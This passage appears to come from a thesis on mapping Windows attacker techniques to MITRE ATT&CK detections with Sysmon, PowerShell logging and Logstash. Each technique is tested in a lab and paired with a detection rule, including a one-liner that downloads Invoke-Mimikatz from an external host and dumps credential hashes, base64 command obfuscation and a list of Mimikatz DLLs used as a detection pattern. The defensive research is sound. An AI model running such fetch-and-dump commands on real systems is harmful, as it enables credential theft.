To capture these events, Logstash filter was created (Appendix 12) matching events with ID 7045 or 4697 and where the service account is LocalSystem. Figure 42 verifies the technique information was added to the event.

event_id	service_account_name	mitre_technique_id	mitre_technique	mitre_tactic
4,697	LocalSystem	T1050	New Service	persistence, privilege-escalation
7,045	localsystem	T1050	New Service	persistence, privilege-escalation

Figure 42. T1050 Kibana verification

## 4.8 Defense Evasion

Adversaries utilize defense evasion techniques to avoid being detected. Defense evasion has become more important to adversaries, as the detection and defense technologies have become more sophisticated and their adoption increased. According to security company Red Canary (Beye & Nickels 2019), the defense evasion related threats have become the most commonly seen MITRE ATT&CK tactic among their customers. Common techniques in this tactic category include uninstalling/disabling security software, removing evidence and obfuscating/encrypting data. (Defense Evasion n.d.)


### 4.8.1 T1107 - File Deletion

Adversaries often create files and download tools or malware to target systems for execution. These files can cause detection by security defenses or leave clues to investigators. To prevent this, adversaries may delete the files over the course of an intrusion or at the end as part of the post-intrusion cleanup process. (File Deletion n.d.)

Operating systems have built-in tools for deleting files, such as the DEL function in Windows cmd.exe or Remove-Item cmdlet in PowerShell. There are also many external tools which can be used to delete files. One such tool known to be used by adversary groups is the Windows Sysinternals SDelete. (File Deletion n.d.)

Windows can produce several file system auditing related events, including ID 4660 (An object was deleted) which logs file deletion. Unfortunately, these events are generated only if auditing settings are enabled on a file. Adversaries are unlikely to include these settings in their files. Another approach is to monitor command-line functions related to file deletion. The Windows cmd.exe DEL command is an internal function that can not be monitored using normal methods; hence it was decided to concentrate on the PowerShell Remove-Item cmdlet. Remove-Item cmdlet is used to delete one or more items, which can consist of various types, such as files, folders, registry keys or variables.

The use of Remove-Item cmdlet was tested by removing one of the test scripts created earlier (Figure 43).



```
PS C:\> Remove-Item C:\test.bat
PS C:\>
```

Figure 43. Deleting file with Remove-Item cmdlet

The PowerShell module logging event as seen in Figure 44 was generated as a result.

```

CommandInvocation(Remove-Item): "Remove-Item"
ParameterBinding(Remove-Item): name="Path"; value="C:\test.bat"

Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.14409.1018
Host ID = 955a9d5f-778d-422d-a265-a1b57d5c9e82
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Engine Version = 5.1.14409.1018
Runspace ID = f8bf4dac-78d0-4729-bc04-f417ddd2d4e5
Pipeline ID = 28
Command Name = Remove-Item
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 48
User = WS-W7-1\Administrator
Connected User =
Shell ID = Microsoft.PowerShell

Log Name:      Microsoft-Windows-PowerShell/Operational
Source:        PowerShell (Microsoft-Wind
Event ID:      4103
Level:         Information
User:          WS-W7-1\Administrator
Logged:        31.8.2019 12:51:52
Task Category: Executing Pipeline
Keywords:     None
Computer:     WS-W7-1.example.com

```

Figure 44. T1107 - File Deletion

A Logstash filter was created (Appendix 13) that matches events with ID 4103 and where the command name is "Remove-Item". Figure 45 verifies the technique information was added to the event.

event.code	powershell.command.type	powershell.command.name	mitre_technique	mitre_technique_id	mitre_tactic
4,103	Cmdlet	Remove-Item	File Deletion	T1107	defense-evasion

Figure 45. T1107 Kibana verification

#### 4.8.2 T1064 – Scripting

In addition to execution, adversaries may use scripting for defense evasion. The ability to embed scripts into other files and the fact that scripting is often used for legitimate task make them harder to detect by security software. Scripts can also be executed without creating any files on the system. Scripting was covered in detail on section 4.5.2.

### 4.8.3 T1027 - Obfuscated Files or Information

Another defense evasion technique adversaries commonly utilize is obfuscating their files. Obfuscation can prevent signature-based security software from detecting the execution and make post-incident investigation harder. Common obfuscation techniques include encoding, compressing and encryption. Command-line interfaces have many built-in features that can be used for obfuscation information, such as environment variables, aliases and ability to receive commands from standard input stream. (Obfuscated Files or Information n.d.)

Detecting obfuscation can be challenging using traditional string matching techniques, since the obfuscated data does not usually contain predictable patterns. One way to detect obfuscation is to look for suspicious escape characters, e.g. ""^"" and """" included in commands (Obfuscated Files or Information n.d.). Another approach is to use statistical methods to analyze entropy and frequency of characters to detect anomalies (Bohannon & Holmes 2017).

PowerShell can interpret commands encoded using the base64-encoding. This is done by inputting the base64-encoded string to “-EncodedCommand” option. This was tested by encoding “Get-Process” into base64-string and executing it with the EncodedCommand option as illustrated in Figure 46:

```
C:\Users\Administrator>powershell.exe -EncodedCommand ZwBIAHQALQBwAHIAbwBJAGUAcwBzAA==
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
176	17	11908	21388	0.47	1780	1	chrome
185	20	18064	20148	0.19	2176	1	chrome
82	7	1604	4752	0.02	2476	1	chrome

Figure 46. PowerShell EncodedCommand

PowerShell module logging records the options used with execution as well as de-obfuscated commands as seen in Figure 47.

```

CommandInvocation(Get-Process): "Get-Process"

Context:
  Severity = Informational
  Host Name = ConsoleHost
  Host Version = 5.1.14409.1018
  Host ID = 95b35875-1424-47c7-84b6-edc7761f3e03
  Host Application = powershell.exe -EncodedCommand
  ZwBlAHQALQBwAHIAbwBjAGUAcwBzAA==
  Engine Version = 5.1.14409.1018
  Runspace ID = 9180d299-2fce-49bc-a6d6-937f01c5266e
  Pipeline ID = 1
  Command Name = Get-Process
  Command Type = Cmdlet
  Script Name =
  Command Path =
  Sequence Number = 16
  User = WS-W7-1\Administrator
  Connected User =
  Shell ID = Microsoft.PowerShell

Log Name:      Microsoft-Windows-PowerShell/Operational
Source:        PowerShell (Microsoft-Wind
Event ID:      4103
Level:         Information
User:         WS-W7-1\Administrator
Task Category: Executing Pipeline
Keywords:     None
Computer:     WS-W7-1.example.com

```

Figure 47. T1027 - Obfuscated Files or Information

Logstash filter was created (Appendix 14) matching events with ID 4103 and where the command line includes the EncodedCommand option. Figure 48 verifies the technique information was added to the event.

event.code	powershell.host.application	mitre_technique	mitre_technique_id	mitre_tactic
4,103	powershell.exe -EncodedCommand ZwBlAHQALQBwAHIAbwBjAGUAcwBzAA==	Obfuscated Files or Information	T1027	defense-evasion

Figure 48. T1027 Kibana verification

## 4.9 Credential Access

Credential access tactic category consists of techniques that adversaries use to steal credentials, such as account names and passwords. Stealing legitimate credentials can give an adversary access to systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals. (Credential Access n.d.)

### 4.9.1 T1003 - Credential Dumping

Credential dumping is a technique where an adversary tries to obtain credentials from a system or software. Credentials can be accessed from system databases or directly from memory, usually in some form of hash.

Windows stores credentials in several databases and processes. Security Account Manager (SAM) is a database that stores user accounts and security descriptors for users on the local computer (Security Account Manager (SAM) n.d.). Passwords are stored in SAM as LM or NTLM hashes. When a user logs on, the credentials are stored in Local Security Authority Subsystem Service (LSASS) process, which is part of Local Security Authority (LSA) subsystem. LSA maintains information about all aspects of local security in a system and its components run in the context of the Lsass.exe process (Security Subsystem Architecture n.d.)

Many tools exist for accessing credential data stored in SAM or LSASS, but the implementation focuses on one the most widely used called Mimikatz. Mimikatz is a Windows tool developed by Benjamin Delpy to learn more about Windows credentials. It can be used to extract plaintext passwords, hashes, pin codes and Kerberos tickets directly from memory. While Mimikatz binary can be directly executed on a target system, more sophisticated methods exist that allow executing Mimikatz from memory or remotely. An example of this is the Invoke-Mimikatz PowerShell script that can reflectively load the Mimikatz DLL included in the script into memory without creating any files on the system. It can also run Mimikatz on remote systems using PowerShell remoting. (Metcalf 2018)

One approach on detecting Mimikatz is to look for specific Windows DLL modules it loads when executed. This approach is effective since it is not dependent on which process loads the code or whether Mimikatz is executed from disk or memory.

Roberto Rodriguez has written blog post (2017) where he was able to drill down the DLLs that Mimikatz loads into following five:

- C:\Windows\System32\WinSCard.dll
- C:\Windows\System32\cryptdll.dll
- C:\Windows\System32\hid.dll
- C:\Windows\System32\samlib.dll
- C:\Windows\System32\vaultcli.dll

Sysmon event ID 7 (image loaded) records DDL modules loaded into a processes. This event is not enabled by default on the SwiftOnSecurity Sysmon configuration, so a new rule (Figure 49) was added to the configuration to log DDL modules loaded by powershell.exe process.

```
<ImageLoad onmatch="include">
  <Image condition="end with">powershell.exe</Image>
</ImageLoad>
```

Figure 49. Sysmon ImageLoad rule

To test Mimikatz, the Invoke-Mimikatz PowerShell script was first uploaded to an external server. The .NET WebClient-class DownloadString method was then used to download the script into memory and execute it as seen in Figure 50:

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://download.com/temp/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds

##### mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
## A ## "A La Vie, A L'Amour"
## ^ ## /s =
## v ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
##### http://blog.gentilkiwi.com/mimikatz (oe, eo) with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 223457 (00000000:000368e1)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WS-W7-1
Logon Server      : WS-W7-1
Logon Time        : 18.7.2019 13:08:43
SID               : S-1-5-21-2764998922-3024025802-2638713141-500

msv :
[00010000] CredentialKeys
* NTLM : b20db30f4530d893b286183512a3f788
* SHA1 : 06125c4476af65bd81763033faddaa64a0a44ffc
[00000003] Primary
* Username : Administrator
* Domain   : WS-W7-1
* NTLM     : b20db30f4530d893b286183512a3f788
* SHA1     : 06125c4476af65bd81763033faddaa64a0a44ffc
tspkg :
wdigest :
* Username : Administrator
* Domain   : WS-W7-1
* Password : ██████████
kerberos :
* Username : Administrator
* Domain   : WS-W7-1
* Password : (null)
ssp :
```

Figure 50. Invoke-Mimikatz execution

Figure 50 displays how Mimikatz can dump hashes as well as plaintext passwords from LSASS process. Executing Mimikatz results in multiple Sysmon Image loaded events, one of which can be seen in Figure 51.

Image loaded:			
RuleName:			
UtcTime: 2019-09-15 09:04:54.426			
ProcessGuid: {74488148-cf55-5d57-0000-0010c094230f}			
ProcessId: 2112			
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			
ImageLoaded: C:\Windows\System32\vaultcli.dll			
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)			
Description: Credential Vault Client Library			
Product: Microsoft® Windows® Operating System			
Company: Microsoft Corporation			
OriginalFileName: vaultcli.dll			
Hashes: MD5=44B9C66177651F3F53C87B665D58D17A,SHA256=3FC426115FF87570889DB28D71970B82B525D2A4B9A00EDD273BF083B77A05CE			
Signed: true			
Signature: Microsoft Windows			
SignatureStatus: Valid			
Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	15.9.2019 12:04:54
Event ID:	7	Task Category:	Image loaded (rule: ImageLoad)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	WS-W7-1.example.com

Figure 51. T1003 - Credential Dumping

Figure 52 shows all the DLL modules loaded by Invoke-Mimikatz:

event_id	process_name	module_loaded
7	powershell.exe	c:\windows\system32\ncrypt.dll
7	powershell.exe	c:\windows\system32\vaultcli.dll
7	powershell.exe	c:\windows\system32\cryptdll.dll
7	powershell.exe	c:\windows\system32\netapi32.dll
7	powershell.exe	c:\windows\system32\netutils.dll
7	powershell.exe	c:\windows\system32\wksccli.dll
7	powershell.exe	c:\windows\system32\logoncli.dll
7	powershell.exe	c:\windows\system32\samlib.dll
7	powershell.exe	c:\windows\system32\hid.dll
7	powershell.exe	c:\windows\system32\wincard.dll
7	powershell.exe	c:\windows\system32\api-ms-win-core-synch-l1-2-0.dll

Figure 52. Invoke-Mimikatz DLLs

To capture events related to DLL modules loaded by Mimikatz, Logstash filter was created (Appendix 15) that matches the events with ID 7 and where the loaded module is one of the five DLLs listed earlier. Figure 53 verifies the technique information was added to the event.



event_id	process_name	module_loaded	mitre_technique_id	mitre_technique	mitre_tactic
7	powershell.exe	c:\windows\system32\vaultcli.dll	T1003	Credential Dumping	credential-access
7	powershell.exe	c:\windows\system32\samlib.dll	T1003	Credential Dumping	credential-access
7	powershell.exe	c:\windows\system32\hid.dll	T1003	Credential Dumping	credential-access
7	powershell.exe	c:\windows\system32\winscard.dll	T1003	Credential Dumping	credential-access
7	powershell.exe	c:\windows\system32\cryptdll.dll	T1003	Credential Dumping	credential-access

Figure 53. T1003 Kibana verification

#### 4.9.2 T1056 – Input Capture

Input capture is a technique where an adversary captures user's input to obtain credentials or other sensitive information. Keylogging is the most widely used input capture method, where the adversary installs a software that records user's keystrokes and sends them back to the adversary. Other common methods include presenting fake credential prompts to user, injecting code to login pages or wrapping the Windows default credential provider. (Input Capture n.d.)

The technique was tested by using the credential provider method. Tyler Wrightson has created an example custom credential provider that could be utilized. The custom credential provider works by capturing credentials when a user logs in, writing credentials to a file and passing them on to the Windows default credential provider. (Wrightson 2012)

Windows stores credential provider definitions in registry location:

HKLM\Software\Microsoft\Windows\CurrentVersion\Authentication\CredentialProviders. Creation of new credential provider can be detected by monitoring Sysmon registry modification events. Figure 54 shows a Sysmon event that was generated when the custom credential provider was registered.




Figure 54. T1056 - Input Capture

To capture these events, Logstash filter was created (Appendix 16) that matches events with ID 12 and where the registry target path is the credential provider path.

Figure 55 verifies the technique information was added to the event.

event_id	event_type	registry_key_path	mitre_technique_id	mitre_technique	mitre_tactic
12	CreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{ACFC407B-266C-4085-8DAE-F3E276336E4B}	T1056	Input Capture	collection, credential-access

Figure 55. T1056 Kibana verification

#### 4.9.3 T1110 – Brute Force

Brute force is a credential access technique where an adversary attempts to access user accounts without knowledge of the password. The adversary may attempt logins with a list of commonly used passwords. This method usually leads to numerous failed logins, which can trigger alarms or account lockouts. A more sophisticated strategy, called password spraying uses a single password or a small list of passwords against many different accounts to avoid triggering account lockouts or alarms. (Brute Force n.d.)

If the adversary has obtained password hashes, they can use existing techniques to systematically guess the passwords or use pre-computed rainbow table to crack

hashes. The adversary can do the cracking outside of the target environment to avoid detection. (Brute Force n.d.)

Brute force attempts can be detected by monitoring operating system authentication logs for an unusually high number of failed logins. Windows logs several authentication failure related events, but it was decided to focus on two common events: 4625 and 4771. The event ID 4625 (An account failed to log on) is generated on a local computer when a log on fails. The event ID 4771 (Kerberos pre-authentication failed) is generated on a domain controller when Kerberos Key Distribution Center fails to issue Ticket Granting Ticket (TGT). This event occurs when a user fails to authenticate using domain credentials.

This technique was tested using two methods. The first test was to try logging into one of the workstations with an incorrect password. This generated the following event on the workstation as illustrated in Figure 56:

An account failed to log on.			
<b>Subject:</b>			
Security ID:	SYSTEM		
Account Name:	WS-W10-1S		
Account Domain:	EXAMPLE		
Logon ID:	0x3E7		
<b>Logon Type:</b>	2		
<b>Account For Which Logon Failed:</b>			
Security ID:	NULL SID		
Account Name:	test		
Account Domain:	EXAMPLE		
<b>Failure Information:</b>			
Failure Reason:	Unknown user name or bad password.		
Status:	0xC000006D		
Sub Status:	0xC000006A		
<b>Log Name:</b>	Security		
<b>Source:</b>	Microsoft Windows security	<b>Logged:</b>	28/09/2019 14.56.10
<b>Event ID:</b>	4625	<b>Task Category:</b>	Logon
<b>Level:</b>	Information	<b>Keywords:</b>	Audit Failure
<b>User:</b>	N/A	<b>Computer:</b>	ws-w10-1.example.com

Figure 56. T1110 - Brute Force

The event ID 4625 is not generated for all authentication methods, such as connecting through LDAP. To demonstrate this, authentication was also tested to network share with incorrect credentials. This did not generate events on the

workstation, but generated Kerberos pre-authentication failed event in the domain controller as shown in Figure 57:




Figure 57. T1110 - Brute Force 2

To capture these events, Logstash filter was created (Appendix 17) that matches the events with ID 4625 and events with ID 4771 and failure code 0x18 (invalid password). Figure 58 verifies the technique information was added to the event.

beat_hostname	event_id	user_name	event_status	mitre_technique_id	mitre_technique	mitre_tactic
ws-w10-1	4,625	test	This is either due to a bad username or authentication information	T1110	Brute Force	credential-access
dc	4,771	test	0x18	T1110	Brute Force	credential-access

Figure 58. T1110 Kibana verification

## 4.10 Discovery

Discovery is a phase of the kill chain where the adversary is gathering information about the networks, systems, services, applications and users of the target environment. The adversary can then use the information to further their objective, such as access specific credentials or move laterally to new system. Native operating

system tools provide the functionality to accomplish most of the discovery techniques.

#### 4.10.1 T1087 - Account Discovery

Account discovery techniques involve the adversary attempting to discover user accounts of the target system or accounts of the domain environment. Windows includes net.exe native tool that can be used to list local users (net user) and groups (net localgroup). Another tool called Dsquery can be used to query Active Directory for users and groups information. Dsquery is included in the Remote Server Administration Tools bundle. PowerShell includes Get-LocalUser, Get-AdUser, Get-LocalGroup and Get-AdGroup cmdlets that list local and domain users.

The execution of the tools mentioned above can be detected by monitoring the specific process command-line arguments. Figure 59 shows an example of listing users using net.exe tool and Figure 60 the resulting Sysmon ProcessCreate event.

```
C:\Users\test>net user
User accounts for \\WS-W10-1
-----
Administrator          DefaultAccount          Guest
test                    WDAGUtilityAccount
The command completed successfully.
```

Figure 59. Listing users using net.exe

```

Process Create:
RuleName:
UtcTime: 2019-10-02 16:47:28.459
ProcessGuid: {5e14df6d-d4a0-5d94-0000-00104ae4a700}
ProcessId: 1492
Image: C:\Windows\System32\net1.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net1.exe
CommandLine: C:\Windows\system32\net1 user
CurrentDirectory: C:\Users\test\
User: EXAMPLE\test
LogonGuid: {5e14df6d-7613-5d93-0000-0020aae10600}
LogonId: 0x6E1AA
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=63DD4523677E62A73A8A7494DB321EA2,SHA256
=C687157FD58EAA51757CDA87D06C30953A31F03F5356B9F5A9C004FA4BAD4BF5
ParentProcessGuid: {5e14df6d-d4a0-5d94-0000-0010c2e2a700}
ParentProcessId: 1000
ParentImage: C:\Windows\System32\net.exe
ParentCommandLine: net user

Log Name:      Microsoft-Windows-Sysmon/Operational
Source:        Sysmon                Logged:        02/10/2019 19.47.28
Event ID:      1                    Task Category: Process Create (rule: ProcessCreate)
Level:         Information           Keywords:
User:          SYSTEM                Computer:      ws-w10-1.example.com

```

Figure 60. T1087 - Account Discovery

To capture events generated by net and dsquery tools, Logstash filter was created (Appendix 18) that matches ProcessCreate events with the specific command line arguments used to list users or groups. Figure 61 verifies the technique information was added to the event.

process_parent_command_line	process_command_line	mitre_technique_id	mitre_technique	mitre_tactic
"c:\windows\system32\cmd.exe"	dsquery group domainroot -name *	T1087	Account Discovery	discovery
"c:\windows\system32\cmd.exe"	dsquery user domainroot -name *	T1087	Account Discovery	discovery
"c:\windows\system32\cmd.exe"	net localgroup	T1087	Account Discovery	discovery
"c:\windows\system32\cmd.exe"	net user	T1087	Account Discovery	discovery

Figure 61. T1087 Kibana verification

#### 4.10.2 T1016 - System Network Configuration Discovery

System Network Configuration Discovery is a technique where the adversary looks for details about the network configuration of the target system. Many native Windows tools exist for querying information about the network configuration, such

as ipconfig for IP, DNS and network adapter information, arp for displaying the ARP-table content and route for displaying the routing table. PowerShell has cmdlets that display similar information, such as Get-NetAdapter, Get-NetIPAddress and Get-NetRoute. (System Network Configuration Discovery n.d.)

As with the previous technique, the tools used in this technique can be detected by monitoring the specific process command-line arguments. Figure 62 shows an example of displaying TCP/IP and DNS configuration for all network adapters. Figure 63 displays the resulting Sysmon ProcessCreate event.

```
C:\Users\test>ipconfig /all

Windows IP Configuration

Host Name . . . . . : ws-w10-1
Primary Dns Suffix . . . . . : example.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : example.com

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . :
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-50-56-02-0A-CE
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::99c:7b95:4935:adb9%13(Preferred)
IPv4 Address. . . . . : 172.16.10.10(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.10.1
DHCPv6 IAID . . . . . : 83906646
DHCPv6 Client DUID. . . . . : 00-01-00-01-24-C0-BE-88-00-50-56-02-0A-CE
DNS Servers . . . . . : 172.16.100.10
NetBIOS over Tcpi . . . . . : Enabled
```

Figure 62. Displaying network adapter information using ipconfig.exe

```

Process Create:
RuleName:
UtcTime: 2019-10-05 10:06:49.853
ProcessGuid: {5e14df6d-6b39-5d98-0000-0010206ff001}
ProcessId: 5496
Image: C:\Windows\System32\ipconfig.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: IP Configuration Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ipconfig.exe
CommandLine: ipconfig /all
CurrentDirectory: C:\Users\test\
User: EXAMPLE\test
LogonGuid: {5e14df6d-7613-5d93-0000-0020aae10600}
LogonId: 0x6E1AA
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=3D33188ECD39ECFEEA2E08996891C76E,SHA256
=C5DBBDD1193C7ADCA1E30CD17B8C7AF6A76C406DD84DC164BB959C135F1AA70
ParentProcessGuid: {5e14df6d-768e-5d93-0000-0010d1d30d00}
ParentProcessId: 64
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 05/10/2019 13.06.49
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: ws-w10-1.example.com

```

Figure 63. T1016 - System Network Configuration Discovery

To capture events generated by ipconfig, route and arp tools Logstash filter was created (Appendix 19) that matches ProcessCreate events with the command line of the tools. Figure 64 verifies the technique information was added to the event.

process_parent_command_line	process_command_line	mitre_technique_id	mitre_technique	mitre_tactic
"c:\windows\system32\cmd.exe"	arp -a	T1016	System Network Configuration Discovery	discovery
"c:\windows\system32\cmd.exe"	route print	T1016	System Network Configuration Discovery	discovery
"c:\windows\system32\cmd.exe"	ipconfig /all	T1016	System Network Configuration Discovery	discovery

Figure 64. T1016 Kibana verification

#### 4.10.3 T1083 - File and Directory Discovery

File and Directory Discovery tactic category involves the adversary searching files or directories from local system or network share. The goal is usually to access sensitive information or to conduct reconnaissance. Adversaries can utilize native Windows Cmd tools, for example dir or tree to enumerate the filesystem. PowerShell has the Get-Item and Get-ChildItem that can be used to browse and search the filesystem.



Some adversaries have also written custom tools that use the Windows API to gather file and directory information. (File and Directory Discovery n.d.)

Because the Windows Cmd native functions or use of Windows API cannot be easily monitored, the implementation focuses on the PowerShell file and directory listing cmdlets Get-Item and Get-ChildItem. The execution of these cmdlets can be detected by monitoring PowerShell module logging. To test this, Get-Item cmdlet was executed (Figure 65) and the resulting module logging event observed (Figure 66).

```
PS C:\> Get-Item *
```

Mode	LastWriteTime	Length	Name
d----	15.2.2019 12:07		Chrome
d----	15.2.2019 14:17		Firefox
d----	14.7.2009 6:20		PerfLogs
d-r---	20.7.2019 18:55		Program Files
d-r---	20.7.2019 18:55		Program Files (x86)
d----	24.2.2017 10:37		systemtools
d-r---	16.7.2018 14:27		Users
d----	20.7.2019 18:51		Windows
-a----	7.8.2014 10:04	8704	PowerShellExecutionSample.exe
-a----	5.9.2019 19:17	19	test.bat
-a----	6.10.2019 13:55	10	test.ps1

Figure 65. Listing directory files with Get-Item PowerShell cmdlet

```
CommandInvocation(Get-Item): "Get-Item"
ParameterBinding(Get-Item): name="Path"; value="*"

Context:
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.14409.1018
Host ID = b9523787-c64b-45f1-8b15-6e2a475664fd
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Engine Version = 5.1.14409.1018
Runspace ID = 22ea3590-a1da-43b3-af4e-64eac7460ce3
Pipeline ID = 25
Command Name = Get-Item
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 46
User = WS-W7-1\Administrator
Connected User =
Shell ID = Microsoft.PowerShell

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 6.10.2019 14:02:39
Event ID: 4103 Task Category: Executing Pipeline
Level: Information Keywords: None
User: WS-W7-1\Administrator Computer: WS-W7-1.example.com
```

Figure 66. T1083 - File and Directory Discovery

To match the events generated by execution of the Get-Item or Get-ChildItem modules, Logstash filter was created (Appendix 20) that matches events with ID 4103

and where the command name is either of the module names. Figure 67 verifies the technique information was added to the event.

event.code	powershell.command.type	powershell.command.name	powershell.param.value	mitre_technique_id	mitre_tactic	mitre_technique
4,103	Cmdlet	Get-ChildItem	*	T1083	discovery	File and Directory Discovery
4,103	Cmdlet	Get-Item	*	T1083	discovery	File and Directory Discovery

Figure 67. T1083 Kibana verification

## 4.11 Lateral Movement

An initial system that the adversary gains access to in the target environment is often not the ultimate system they are targeting. Reaching the ultimate target requires moving through multiple systems, a process that is called lateral movement. Lateral movement tactic category consists of techniques that enable the adversary to access and control remote systems over the network. Adversaries can take advantage of native remote access tools or install third party tools to accomplish lateral movement. (Lateral Movement n.d.)

### 4.11.1 T1105 - Remote File Copy

Adversaries may copy files, such as tools or malware from one host to another over the course of an operation. These files can be then used for remote execution to support lateral movement. Remote file copy can be accomplished using network shares (SMB) or file transfer protocols like FTP or SFTP. (Remote File Copy n.d.)

Remote file copy can be detected by monitoring file creation and access to network shares on servers and workstations. Analyzing network traffic can also reveal unusual data flows between hosts or uncommon protocols being used. The implementation focuses on remote file copy over network shares, since it is more commonly used in Windows environment. (Remote File Copy n.d.)

Windows file share access is recorded in event ID 5140 (A network share object was accessed). To enable logging of this event, Audit File Share audit policy was turned on

in the environment. A network share was also created on the domain controller. Figure 68 displays an event that was generated when the share was accessed.




Figure 68. T1105 - Remote File Copy

To capture these events, Logstash filter was created (Appendix 21) that matches events with ID 5140 and where the share is not one of the Windows internal management shares. Figure 69 verifies the technique information was added to the event.

event_id	host_name	share_name	mitre_technique_id	mitre_technique	mitre_tactic
5,140	dc.example.com	\\*\share	T1105	Remote File Copy	command-and-control, lateral-movement

Figure 69. T1105 Kibana verification

#### 4.11.2 T1076 - Remote Desktop Protocol

